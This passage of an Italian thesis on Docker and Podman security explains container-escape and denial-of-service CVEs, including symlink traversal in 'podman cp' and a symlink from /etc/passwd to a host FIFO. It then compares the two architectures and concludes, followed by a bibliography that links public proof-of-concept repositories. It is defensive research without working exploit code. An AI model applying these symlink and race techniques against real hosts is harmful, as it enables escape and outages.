16 host$ ls /tmp
17 testfile
```

Quando l'amministratore esegue `podman cp` per trasferire `testfile` nel percorso `/test` del *container*, il *runtime* incontra il *link* simbolico precedentemente preparato dall'attaccante. Invece di risolvere il *link* `/test`→`/tmp` mantenendo il contesto confinato al *namespace* del *container*, Podman delega la risoluzione al sistema operativo dell'*host*. Il percorso risultante diventa la *directory* `/tmp` della macchina fisica ospitante. Di conseguenza, il file `testfile` viene scritto nel *filesystem* dell'*host* bypassando i meccanismi di isolamento.

Mitigazione

A partire dalla versione 1.4.0 il *team* di sviluppo di Podman ha implementato una soluzione che agisce su due fronti per garantire una copia sicura dei file tra l'*host* e il *container* ([51] [52]).

1. Modifica all'algoritmo di risoluzione dei percorsi: al posto della concatenazione delle stringhe, Podman utilizza meccanismi di *secure join* per valutare i *link* simbolici. Questa tecnica assicura che qualsiasi collegamento venga risolto ed espanso considerando la *root directory* del *container* come limite invalicabile, prevenendo l'evasione nel *filesystem* della macchina fisica;
2. Durante l'esecuzione di `podman cp`, il *container* bersaglio viene temporaneamente sospeso (*paused*). Questo congelamento neutralizza un'altra classe di attacco, quella delle *Race Condition* (analoghe a quella vista in precedenza). Se il *container* continuasse ad operare durante il trasferimento, un processo malevolo interno potrebbe alterare la tipologia delle *directory* nell'esatto intervallo di tempo che intercorre tra la validazione di sicurezza del percorso e l'effettiva scrittura del file. Sospendendo i processi, Podman garantisce che l'albero del *filesystem* rimanga statico e inalterabile per tutta la durata dell'operazione.

4.5.6 CVE-2024-9676: *Denial of Service* e *Symlink Traversal* nello *User Namespace*

Recentemente è stata individuata una vulnerabilità di tipo *symlink traversal* all'interno della libreria `containers/storage`, un componente fondamentale condiviso da Podman, Buildah e CRI-O (un *container* runtime leggero, compatibile con lo standard OCI, progettato per essere un motore di esecuzione all'interno dei *cluster* Kubernetes) ([53]). La falla si innescava quando veniva eseguita un'immagine malevola richiedendo l'assegnazione automatica dello *User Namespace* tramite il parametro `-userns=auto` ([54] [55]).

Dinamica della vulnerabilità

Durante la fase di avvio con mappatura automatica degli utenti, la libreria `containers/storage` tenta di leggere il file `/etc/passwd` posizionato nel *container* ([56]). Il difetto risiedeva nell'assenza di una validazione preventiva: l'*engine* non verificava se il file fosse legittimo o se fosse un *link* simbolico. Un attaccante poteva creare un'immagine in cui `/etc/passwd` fosse un *link* che punta a un file arbitrario situato nel *filesystem* della macchina *host*. L'accesso non autorizzato a questo file sull'*host* comporta due tipologie di rischio:

1. **Information Disclosure:** se il *link* punta a un file di testo legittimo sull'*host*, la libreria lo legge ma non riesce a interpretarlo (poiché la formattazione non corrisponde a quella di un vero `/etc/passwd`). L'operazione fallisce generando un errore. Esiste un rischio marginale che il messaggio di errore mostrato a video includa frammenti del file letto, esponendo informazioni sensibili. Tuttavia, poiché il processo (in modalità *rootless*) viene eseguito con i privilegi limitati di utente standard, l'attaccante può estrapolare frammenti solo di file a cui aveva già intrinsecamente accesso;
2. **Stallo o Denial of Service:** l'attaccante può forzare il *link* simbolico affinché punti a una FIFO (o *Named Pipe*), ovvero un file speciale di Linux utilizzato per la comunicazione in tempo reale tra processi. Questo vettore genera due scenari possibili:

- **Hang** o stallo del demone: se l'attaccante punta a una FIFO vuota, il processo Podman o CRI-O si blocca in attesa infinita di dati. Lo stallo (*hang*) paralizza una sezione critica della libreria di *storage*, impedendo la creazione di qualsiasi nuovo *container* sulla macchina fisica. La situazione richiede l'intervento manuale dell'amministratore per terminare forzatamente il processo anomalo (ad esempio, inviando un segnale **SIGKILL**);
- **OOM - Out-Of-Memory, esaurimento della memoria**: se l'attaccante riesce a indovinare il percorso di una FIFO sull'*host* che viene costantemente riempita di dati da un altro processo, la libreria *containers/storage* inizierà a leggere un flusso infinito di informazioni, interpretandole erroneamente come le voci del file delle password. Questo causa una saturazione della memoria RAM del sistema. A questo punto interviene l'*OOM Killer* (*Out-Of-Memory Killer*), un meccanismo di emergenza del *kernel* Linux che, per evitare il *crash* totale del sistema operativo, individua e termina i processi che consumano troppa memoria.

Patch e risoluzione

La risoluzione di questa vulnerabilità ha richiesto un intervento strutturale all'interno della libreria *containers/storage*. Nelle versioni *patchate* (come Podman 5.2.2 e Buildah 1.37.4), l'algoritmo responsabile della mappatura automatica degli utenti è stato modificato per includere una rigorosa validazione preventiva dei metadati del file.

Prima di procedere all'apertura e alla lettura di `/etc/passwd` all'interno dell'ambiente confinato, il motore di esecuzione verifica esplicitamente, tramite chiamate di sistema (come `lstat`), se il percorso bersaglio corrisponda a un file di testo regolare. Qualora venga rilevata la presenza di un *link* simbolico, il processo si interrompe immediatamente restituendo un errore fatale all'utente e rifiutandosi di risolvere il collegamento.

Questo essenziale controllo di integrità neutralizza alla radice il vettore di *Symlink Traversal*, impedendo che l'engine venga ingannato e forzato a leggere flussi di dati incontrollati provenienti da dispositivi FIFO sull'*host*. La validazione rigorosa dei percorsi prima delle operazioni di I/O scongiura definitivamente gli scenari di *Denial of Service* e di saturazione della memoria (OOM) ([55] [56]).

Capitolo 5

Analisi comparata e *Threat Modeling*

Il presente capitolo si pone l'obiettivo di confrontare le architetture di Docker e Podman, utilizzando come metrica l'analisi delle vulnerabilità precedentemente documentate. Tale approccio permette di superare il mero confronto teorico, evidenziando come le differenze di *design* (modello *client-server* contro *daemonless/rootless*) si traducono materialmente in vettori di attacco diametralmente opposti.

5.1 Classificazione dei vettori di attacco: demone vs *filesystem*

Dalle analisi delle vulnerabilità discusse nei Capitoli 3 e 4, emerge una netta biforcazione riguardo ai bersagli colpiti dagli attaccanti. Questa divergenza è il riflesso diretto delle scelte ingegneristiche alla base dei due *container engine*.

5.1.1 Docker: il *daemon* come bersaglio primario

Nel caso di Docker, la maggior parte delle minacce si concentra attorno all'abuso dell'infrastruttura di gestione. Essendo `dockerd` un processo monolitico che opera costantemente con i privilegi di *root*, esso rappresenta un *Single Point of Failure* architetturale. L'analisi ha evidenziato come le vulnerabilità più critiche di Docker (come l'esposizione dell'API di `containerd-shim` vista in 3.2.4 o l'iniezione di comandi durante la fase di *build* vista in 3.2.6) non attacchino il *container* in sé, ma cerchino di ingannare il demone affinché esegua operazioni illegittime per conto dell'attaccante.

In questo scenario, l'attaccante sfrutta la fiducia implicita che il sistema operativo ripone nel demone. Il *socket* Unix (`docker.sock`) o le interfacce API diventano la porta d'ingresso principale per ottenere l'esecuzione arbitraria di codice a livello di sistema ospitante.

5.1.2 Podman: l'illusione del *namespace* e la gestione dei percorsi

Di contro, l'ecosistema Podman frammenta la responsabilità tra molteplici strumenti *Buildah*, *Skopeo*, *runc/crun*, rimuovendo completamente il demone centrale. Come diretta conseguenza, l'analisi delle CVE di Podman ha rivelato una totale assenza di debolezze legate all'abuso di API o *socket* di rete con privilegi elevati.

L'attenzione degli attaccanti si sposta forzatamente su un vettore di compromissione differente: la complessa gestione del *filesystem* e la risoluzione dei percorsi. L'inganno non è più rivolto a un demone onnipotente, ma ai moduli che tentano di mappare i file tra l'*host* e l'ambiente isolato. Non è un caso che le vulnerabilità critiche di Podman analizzate (*Path Traversal* in 4.5.5, evasione tramite *Buildah* in 4.5.1, la falla nell'esportazione dei volumi in 4.5.3) siano accomunate dal medesimo espediente tecnico, vale a dire l'abuso dei *link* simbolici (*Symlink Traversal*).

Per eludere il confinamento di Podman, l'attaccante deve sfruttare l'ambiguità tra ciò che è considerato "dentro" e "fuori" dal *container*, forzando il motore a risolvere percorsi fisici dell'*host* mentre opera nell'illusione di trovarsi in uno spazio isolato.

5.2 Gestione del confine di isolamento e *Race Condition*: l'estrazione dei dati

Il trasferimento di informazioni tra l'ambiente isolato e la macchina ospitante rappresenta una delle operazioni più delicate da eseguire all'interno dei *container*. Quando un amministratore richiede la copia o l'esportazione di dati da un *container*, il motore di esecuzione è costretto ad attraversare temporaneamente i confini delineati dai *namespace*, operando in una "zona grigia" di privilegi misti.

L'analisi comparata della vulnerabilità CVE-2019-14271 relativa a Docker (discussa in 3.2.3) e della vulnerabilità CVE-2023-0778 relativa a Podman (4.5.3) offre un punto di osservazione privilegiato: sebbene sfruttino meccanismi tecnici differenti, entrambe dimostrano la difficoltà intrinseca nel mantenere un paradigma *Zero-Trust* nei confronti del *filesystem* virtualizzato.

5.2.1 Docker: violazione della fiducia contestuale

Nell'ecosistema Docker, l'estrazione dei file tramite il comando `docker cp` è delegata al processo ausiliario `docker-tar`. Come analizzato in precedenza, per mitigare gli attacchi basati sui *link* simbolici, Docker costringe questo processo a effettuare un *chroot* all'interno del *container*. Tuttavia, la falla risiedeva nella gestione del caricamento dinamico delle librerie C (`libnss`).

Avviando il caricamento delle dipendenze *dopo* aver effettuato il *chroot*, il processo `docker-tar` (che opera con i privilegi di *root* nel *namespace* dell'*host*) finiva per caricare in memoria ed eseguire codice residente nel *filesystem* del *container*. In questo frangente, Docker ha violato il principio di totale diffidenza: ha implicitamente considerato "sicuro" il contenuto librario di un ambiente che, per definizione, è sotto il controllo dell'utente o del potenziale attaccante.

5.2.2 Podman: violazione della fiducia temporale e TOCTOU

Sul fronte opposto, Podman è incappato in una debolezza concettualmente simile, ma di natura temporale, emergente durante l'esportazione dei volumi. La CVE-2023-0778 non sfrutta l'esecuzione di librerie malevole, bensì la natura asincrona delle interazioni con il *filesystem* attraverso una *Race Condition* (specificatamente la vulnerabilità *Time-Of-Check-To-Time-Of-Use*).

Mentre Docker falliva nel validare cosa stesse caricando, Podman falliva nel garantire l'immutabilità dello stato tra il momento della verifica e quello dell'utilizzo. L'intervallo di tempo (seppur minuscolo) che intercorreva tra la validazione del percorso da parte dell'*engine* e la sua effettiva lettura per la creazione dell'archivio *tarball*, forniva all'attaccante la finestra operativa necessaria per sostituire un file legittimo con un *link* simbolico malevolo puntante a file sensibili dell'*host* (come */etc/shadow*). Podman, dunque, ha violato la fiducia temporale, presumendo erroneamente che l'albero delle *directory* del *container* rimanesse statico durante l'operazione di I/O.

5.2.3 Divergenza nelle strategie di mitigazione

Le *patch* applicate ai due sistemi riflettono le rispettive filosofie architetturali.

Per risolvere la propria falla, Docker ha adottato un approccio sequenziale: ha modificato il codice in Go affinché tutte le librerie dinamiche venissero precaricate esplicitamente dall'*host* prima di invocare il *chroot*, sterilizzando così l'ambiente di esecuzione.

Podman ha invece optato per una mitigazione di tipo strutturale, riutilizzando paradossalmente proprio lo strumento *chroot* (che in Docker era stato la causa indiretta del problema). Spostando la radice virtuale del processo direttamente all'interno del volume prima di iniziare l'esportazione, Podman ingabbia fisicamente il *thread* di lettura: anche qualora l'attaccante vincesses la *Race Condition* iniettando un *link* simbolico malevolo, la risoluzione di quest'ultimo "rimbalzerebbe" contro i confini invalicabili della nuova radice virtuale, neutralizzando l'esfiltrazione dei dati verso l'*host* fisico.

5.3 Analisi di impatto (*Post-Exploitation: Root Escape vs User Escape*)

L'efficacia di un'architettura si valuta anche nella sua resilienza a valle di una compromissione (fase di *post-exploitation*). In questo contesto, l'analisi delle vulnerabilità di *Container Escape* evidenzia in modo particolare le differenze di impatto tra il modello di Docker e quello di Podman.

La metrica di questo confronto risiede nell'esito di due attacchi concettualmente simili, volti entrambi all'esecuzione di codice arbitrario sulla macchina ospitante tramite la compromissione di un eseguibile di sistema.

5.3.1 Docker: compromissione totale

Esaminando la CVE-2019-5736 di Docker (descritta in 3.2.1) si osserva come l'attaccante sia riuscito a sovrascrivere il binario *runc* dell'*host* dall'interno del *container*. Il momento critico si verifica alla successiva invocazione dell'eseguibile infetto: poiché il demone *dockerd* opera con i privilegi massimi, il codice malevolo ereditato dalla sovrascrittura viene eseguito come *root* assoluto. L'attaccante ottiene un controllo incondizionato sull'intera macchina fisica, neutralizzando istantaneamente qualsiasi altra misura di confinamento del *kernel*. L'architettura *rootful* trasforma una violazione dell'isolamento in una compromissione totale dell'infrastruttura.

5.3.2 Podman: mitigazione per declassamento

All'estremo opposto, l'analisi della CVE-2022-1227 relativa a Podman (vista in 4.5.2) fornisce un caso di studio sui benefici dell'architettura *rootless*. Sostituendo l'eseguibile `nsenter` all'interno del *container*, l'attaccante riesce ad evadere il perimetro isolato sfruttando l'esecuzione del comando `podman top` da parte dell'amministratore. Tuttavia, l'esito post-evasione è radicalmente differente.

Poiché Podman opera nel contesto dell'utente standard che ha lanciato il comando, il *payload* malevolo fuoriuscito dal *container* eredita esclusivamente i permessi limitati di tale utente. Sebbene l'attaccante riesca ad eseguire codice sull'*host* (ad esempio inviando un segnale `SIGKILL` a processi dello stesso utente), non ha alcuna *capability* amministrativa per alterare i file di sistema o compromettere i servizi critici degli altri utenti. Questa evidenza dimostra formalmente che l'architettura *rootless* nativa di Podman "declassa" l'impatto di un *Container Escape*, degradandolo da un livello critico a una minaccia contenibile e limitata allo spazio utente.

5.4 La complessità come vettore: *User Namespace* e *Denial of Service*

Sebbene l'architettura decentralizzata e de-privilegiata di Podman argini le minacce di *Escalation* dei privilegi, l'analisi delle CVE rivela che tale sicurezza richiede uno sforzo computazionale e logico. L'assenza di un demone con poteri di *root* costringe l'*engine* a dover ricreare costantemente l'illusione dei privilegi tramite complesse mappature di *User Namespace*.

Questa necessità ha introdotto in Podman una classe di vulnerabilità quasi inesistente in Docker: l'esaurimento delle risorse causato dall'elaborazione dei metadati (*Denial of Service*).

La vulnerabilità CVE-2024-9676 (discussa in 4.5.6) rappresenta la manifestazione più recente di questo fenomeno. Per poter supportare la modalità di isolamento avanzata `-userns=auto`, la libreria `containers/storage` è costretta a guardare all'interno del *filesystem* del *container* per leggere il file `/etc/passwd` e calcolare dinamicamente gli identificatori (UID) da mappare.

Mentre Docker può delegare molte di queste operazioni direttamente al *kernel* in virtù dei suoi privilegi, Podman deve *parsare* manualmente i file in spazio utente. Sfruttando questa esigenza, un attaccante è stato in grado di sostituire il file delle password con un *link* a flusso infinito di dati (FIFO). Il risultato è un blocco critico del motore o, nel peggiore dei casi, l'innescò di un OOM (*Out-Of-Memory*) *Killer* del *kernel*, che paralizza la macchina fisica saturandone la RAM.

Questa analisi conclusiva dimostra come l'evoluzione verso architetture *daemonless* e *rootless* non elimini del tutto la superficie d'attacco, ma ne sposti piuttosto il baricentro. L'infrastruttura scambia la gravità del *Privilege Escalation* (tipica di Docker) con l'intrinseca fragilità computazionale (*Denial of Service* e *Race Condition*) derivante dal dover simulare i poteri dell'utente amministratore.

Capitolo 6

Conclusioni

L'analisi condotta in questo elaborato ha permesso di esplorare in profondità i meccanismi di isolamento e le vulnerabilità intrinseche di Docker e Podman, due dei *container engine* più diffusi al mondo. Attraverso lo studio metodico e comparato delle *Common Vulnerabilities and Exposures* (CVE), è stato possibile dimostrare in modo oggettivo come il *design* architetturale di un *software* non determini solamente le sue funzionalità operative, ma plasmi e indirizzi direttamente le strategie offensive degli attaccanti. L'elaborato ha evidenziato che la sicurezza dei *container* non si basa esclusivamente sulle difese perimetrali offerte dal *kernel* Linux, ma è profondamente influenzata da come l'infrastruttura di esecuzione gestisce i privilegi e i confini di fiducia.

Da un lato, l'architettura *client-server* di Docker offre un'esperienza utente ineguagliabile e un'infrastruttura consolidata, ma paga l'altissimo prezzo della sua centralizzazione. Il demone **dockerd**, operando costantemente in *background* con i privilegi massimi di *root*, rappresenta un inevitabile *Single Point of Failure*. Come ampiamente documentato dall'analisi degli *exploit* - tra cui l'esposizione critica delle API di rete, l'iniezione di comandi in fase di *build* e la manipolazione diretta dell'eseguibile di basso livello **runc** - la compromissione dell'ambiente Docker si traduce quasi sempre in una violazione totale dell'infrastruttura fisica. Il paradigma *rootful* non perdona alcun errore: esso trasforma ogni singola debolezza del perimetro, che sia essa una *Race Condition* o un'errata validazione dell'input, in una potenziale opportunità di *escalation* dei privilegi su scala globale, consegnando all'attaccante il controllo incondizionato del nodo ospitante.

Dall'altro lato, Podman affronta con successo le carenze architetturali del suo predecessore eliminando il demone e adottando un approccio *rootless* di *default*. Questa scelta ingegneristica, unita all'adozione del modello *fork-exec*, ha un impatto formidabile sulla mitigazione dei danni e sull'applicazione del principio del privilegio minimo. L'analisi d'impatto ha dimostrato formalmente che, anche in caso di un *Container Escape* tecnicamente riuscito, l'architettura di Podman "declassa" l'attaccante ai permessi rigorosamente limitati dell'utente *standard* che ha invocato il processo. Questo meccanismo salva il *kernel* e neutralizza la propagazione laterale dell'attacco verso altri servizi critici del sistema.

Tuttavia, l'indagine ha rivelato che la simulazione dei privilegi amministrativi in un ambiente de-privilegiato non è priva di "effetti collaterali". Tale architettura richiede un delicato e costante equilibrio logico, implementato tramite mappature complesse dello *User Namespace* e deleghe a *tool* esterni (come **Buildah** e **Skopeo**). Proprio l'aumento di questa complessità ha aperto la strada a nuovi vettori di intrusione. L'esame delle CVE relative a Podman ha palesato una forte esposizione verso le tecniche di *Symlink Traversal* e lo sfruttamento delle *Race Condition* temporali durante

l'attraversamento del *filesystem*. In sintesi, nel tentativo di mitigare il *Privilege Escalation*, Podman si espone intrinsecamente a difetti di validazione dei percorsi e a vulnerabilità di tipo *Denial of Service* (come l'esaurimento della memoria tramite *OOM Killer*), dimostrando che la sicurezza introduce inevitabilmente nuove forme di fragilità computazionale.

In conclusione, il confronto critico non restituisce un vincitore assoluto, ma delinea due profili di rischio profondamente differenti che rispondono a esigenze aziendali distinte. Docker, forte del suo ecosistema maturo, rimane una scelta pragmatica ed efficiente per lo sviluppo locale e per ambienti in cui i nodi fisici sono considerati "usa e getta" e operano in *cluster* rigidamente segmentati a monte. Al contrario, l'adozione di Podman emerge come un requisito ingegneristico quasi imprescindibile in ambienti di produzione *multi-tenant* ad altissima regolamentazione (come l'*High Performance Computing* e i contesti finanziari). In tali scenari, la tracciabilità diretta dei processi tramite `systemd`, la possibilità di integrare compilazioni prive di privilegi all'interno delle *pipeline* di *Continuous Integration* e, soprattutto, il contenimento rigoroso dei danni a livello spazio utente, hanno la priorità assoluta sull'immediatezza d'uso.

L'evoluzione della containerizzazione e il passaggio concettuale da Docker a Podman dimostrano che la sicurezza informatica, specialmente in un ambiente a *kernel* condiviso, è un traguardo asintotico. Abbracciando la moderna filosofia architettuale *Zero Trust*, è fondamentale interiorizzare che non è possibile eliminare completamente la superficie di attacco originata dalla condivisione delle chiamate di sistema. È tuttavia possibile, e necessario, ridisegnare l'infrastruttura logica per garantire che, nel momento in cui un perimetro isolato viene inevitabilmente violato, il sistema ceda in un modo prevedibile, tracciabile e strutturalmente limitato, permettendo all'infrastruttura complessiva di resistere all'impatto e sopravvivere alla compromissione.

Bibliografia

- [1] S. Susnjara e I. Smalley. *Cos'è la virtualizzazione?* 2024. URL: <https://www.ibm.com/it-it/topics/virtualization>.
- [2] M. Portnoy. *Virtualization essentials*. John Wiley & Sons, 2023.
- [3] Lin X et al. *A Measurement Study on Linux Container Security: Attacks and Countermeasures*. 2018. URL: <https://dl.acm.org/doi/abs/10.1145/3274694.3274720>.
- [4] J Strotmann. *Infographic: A Brief History of containerization*. 2016. URL: <https://www.plesk.com/blog/business-industry/infographic-brief-history-linux-containerization/>.
- [5] The Linux Foundation. *Open Container Initiative*. 2017. URL: <https://opencontainers.org/about/overview/>.
- [6] P Powell e I Smalley. *Cos'è un'immagine container?* 2024. URL: <https://www.ibm.com/it-it/think/topics/container-images>.
- [7] M Kerrisk. *Linux Man pages online*. 2026. URL: <https://man7.org/linux/>.
- [8] Docker. *Docker Docs*. 2013. URL: <https://docs.docker.com/>.
- [9] MITRE Corporation. *CVE Org*. 1999. URL: <https://www.cve.org/>.
- [10] CVE Org. *CVE-2019-5736*. 2019. URL: <https://www.cve.org/CVERecord?id=CVE-2019-5736>.
- [11] Frichetten. *CVE-2019-5736-PoC*. 2019. URL: <https://github.com/Frichetten/CVE-2019-5736-PoC?tab=readme-ov-file>.
- [12] A Sarai. *CVE-2019-5736*. 2019. URL: <https://www.openwall.com/lists/oss-security/2019/02/11/2>.
- [13] CVE Org. *CVE-2024-21626*. 2024. URL: <https://www.cve.org/CVERecord?id=CVE-2024-21626>.
- [14] M Gupta. *runc working directory breakout (CVE-2024-21626)*. 2024. URL: <https://labs.withsecure.com/publications/runc-working-directory-breakout--cve-2024-21626>.
- [15] cyphar. *several container breakouts due to internally leaked fds*. 2024. URL: <https://github.com/opencontainers/runc/security/advisories/GHSA-xr7r-f8xq-vfvv>.
- [16] M Gupta. *runc working directory breakout (CVE-2024-21626)*. 2024. URL: <https://labs.withsecure.com/publications/runc-working-directory-breakout--cve-2024-21626>.
- [17] CVE Org. *CVE-2019-14271*. 2019. URL: <https://www.cve.org/CVERecord?id=CVE-2019-14271>.

- [18] Y Avrahami. *Docker Patched the Most Severe Copy Vulnerability to Date With CVE-2019-14271*. 2019. URL: <https://unit42.paloaltonetworks.com/docker-patched-the-most-severe-copy-vulnerability-to-date-with-cve-2019-14271/>.
- [19] CVE Org. *CVE-2020-15257*. 2020. URL: <https://www.cve.org/CVERecord?id=CVE-2020-15257>.
- [20] J Dileo. *ABSTRACT SHIMMER (CVE-2020-15257): Host Networking is root-Equivalent, Again*. 2020. URL: <https://www.nccgroup.com/research/abstract-shimmer-cve-2020-15257-host-networking-is-root-equivalent-again/>.
- [21] dmcgowan. *containerd-shim API exposed to host network containers*. 2020. URL: <https://github.com/containerd/containerd/security/advisories/GHSA-36xw-fx78-c5r4>.
- [22] CVE Org. *CVE-2020-13401*. 2020. URL: <https://www.cve.org/CVERecord?id=CVE-2020-13401>.
- [23] J Smith. *Kubernetes: IPv4 only clusters susceptible to MitM attacks via IPv6 rogue router advertisements*. 2020. URL: <https://www.openwall.com/lists/oss-security/2020/06/01/5>.
- [24] Dockerdocs. *Release notes, Engine v19.03*. 2020. URL: <https://docs.docker.com/engine/release-notes/19.03/>.
- [25] J Smith. *CVE-2020-10749: IPv4 only clusters susceptible to MitM attacks via IPv6 rogue router advertisements*. 2020. URL: <https://github.com/kubernetes/kubernetes/issues/91507>.
- [26] CVE Org. *CVE-2019-13139*. 2019. URL: <https://www.cve.org/CVERecord?id=CVE-2019-13139>.
- [27] E Stalmans. *CVE-2019-13139 - Docker build code execution*. 2019. URL: <https://staalraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/>.
- [28] Dockerdocs. *Release Notes - 18.09.4*. 2019. URL: <https://docs.docker.com/engine/release-notes/18.09/#18094>.
- [29] D Walsh. *Podman in Action: Secure, rootless containers for Kubernetes, microservices, and more*. Simon e Schuster, 2023.
- [30] D Walsh. *Understanding rootless Podman's user namespace modes*. 2023. URL: [Understanding%20rootless%20Podman's%20user%20namespace%20modes](https://www.redhat.com/en/blog/rootless-podman-user-namespace-modes).
- [31] V Rothberg e D Walsh. *Improved systemd integration with Podman 2.0*. 2020. URL: <https://www.redhat.com/en/blog/rootless-podman-user-namespace-modes>.
- [32] O M Afzal. *Understanding Podman: A Comprehensive Guide to Docker's Alternative*. 2024. URL: <https://medium.com/@omaisafzal225/understanding-podman-a-comprehensive-guide-to-dockers-alternative-678139e7aaeb>.
- [33] S Kanthed. *Docker vs. Podman: Architecture Differences and Their Impact on Modern Workflows*. 2024. URL: https://www.researchgate.net/publication/390518888_Docker_vs_Podman_Architecture_Differences_and_Their_Impact_on_Modern_Workflows.
- [34] CVE Org. *CVE-2024-1753*. 2024. URL: <https://www.cve.org/CVERecord?id=CVE-2024-1753>.

- [35] Red Hat Customer Portal. *CVE-2024-1753*. 2024. URL: <https://access.redhat.com/security/cve/cve-2024-1753>.
- [36] TomSweeneyRedHat. *CVE-2024-1753 container escape at build time*. 2024. URL: <https://github.com/containers/buildah/security/advisories/GHSA-pmf3-c36m-g5cf>.
- [37] CVE Org. *CVE-2022-1227*. 2021. URL: <https://www.cve.org/CVERecord?id=CVE-2022-1227>.
- [38] Red Hat Customer Portal. *CVE-2022-1227*. 2021. URL: <https://access.redhat.com/security/cve/cve-2022-1227>.
- [39] Red Hat Bugzilla. *Bug 2070368 (CVE-2022-1227) - CVE-2022-1227 psgo: Privilege escalation in 'podman top'*. 2021. URL: https://bugzilla.redhat.com/show_bug.cgi?id=2070368.
- [40] LouisLiuNova. *CVE-2022-1227_Exploit*. 2023. URL: https://github.com/LouisLiuNova/CVE-2022-1227_Exploit.
- [41] CVE Org. *CVE-2023-0778*. 2023. URL: <https://www.cve.org/CVERecord?id=CVE-2023-0778>.
- [42] Red Hat Customer Portal. *CVE-2023-0778*. 2023. URL: <https://access.redhat.com/security/cve/cve-2023-0778>.
- [43] Red Hat Bugzilla. *Bug 2168256 (CVE-2023-0778) - CVE-2023-0778 podman: symlink exchange attack in podman export volume*. 2023. URL: https://bugzilla.redhat.com/show_bug.cgi?id=2168256.
- [44] MITRE Corp. *CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition*. 2006. URL: <https://cwe.mitre.org/data/definitions/367.html>.
- [45] floutoch. *volume,container: chroot to source before exporting content #17528*. 2023. URL: <https://github.com/containers/podman/pull/17528>.
- [46] CVE Org. *CVE-2021-20199*. 2021. URL: <https://www.cve.org/CVERecord?id=CVE-2021-20199>.
- [47] Red Hat Customer Portal. *CVE-2021-20199*. 2021. URL: https://bugzilla.redhat.com/show_bug.cgi?id=1919050.
- [48] basvdlei. *Source IP always 127.0.0.1 in rootless Podman 1.8.0*. 2020. URL: <https://github.com/containers/podman/issues/5138>.
- [49] CVE Org. *CVE-2019-10152*. 2019. URL: <https://www.cve.org/CVERecord?id=CVE-2019-10152>.
- [50] Red Hat Bugzilla. *CVE-2019-10152 podman: Improper symlink resolution allows access to host files when executing 'podman cp' on running containers*. 2019. URL: https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2019-10152.
- [51] M Heon. *Podman cp dereferences symlinks in host context*. 2019. URL: <https://github.com/containers/podman/issues/3211>.
- [52] podman. *podman/RELEASE_NOTES.md*. 2019. URL: https://github.com/containers/podman/blob/main/RELEASE%5C_NOTES.md.
- [53] cri-o. *CRI-O*. 2023. URL: <https://cri-o.io/>.

- [54] CVE Org. *CVE-2024-9676*. 2024. URL: <https://www.cve.org/CVERecord?id=CVE-2024-9676>.
- [55] GitHub Advisory Database. *A vulnerability was found in Podman, Buildah, and CRI-O...* 2024. URL: <https://github.com/advisories/GHSA-wq2p-5pc6-wpgf>.
- [56] Red Hat Bugzilla. *CVE-2024-9676 Podman: Buildah: CRI-O: symlink traversal vulnerability in the containers/storage library can cause Denial of Service (DoS)*. 2024. URL: https://bugzilla.redhat.com/show_bug.cgi?id=2317467.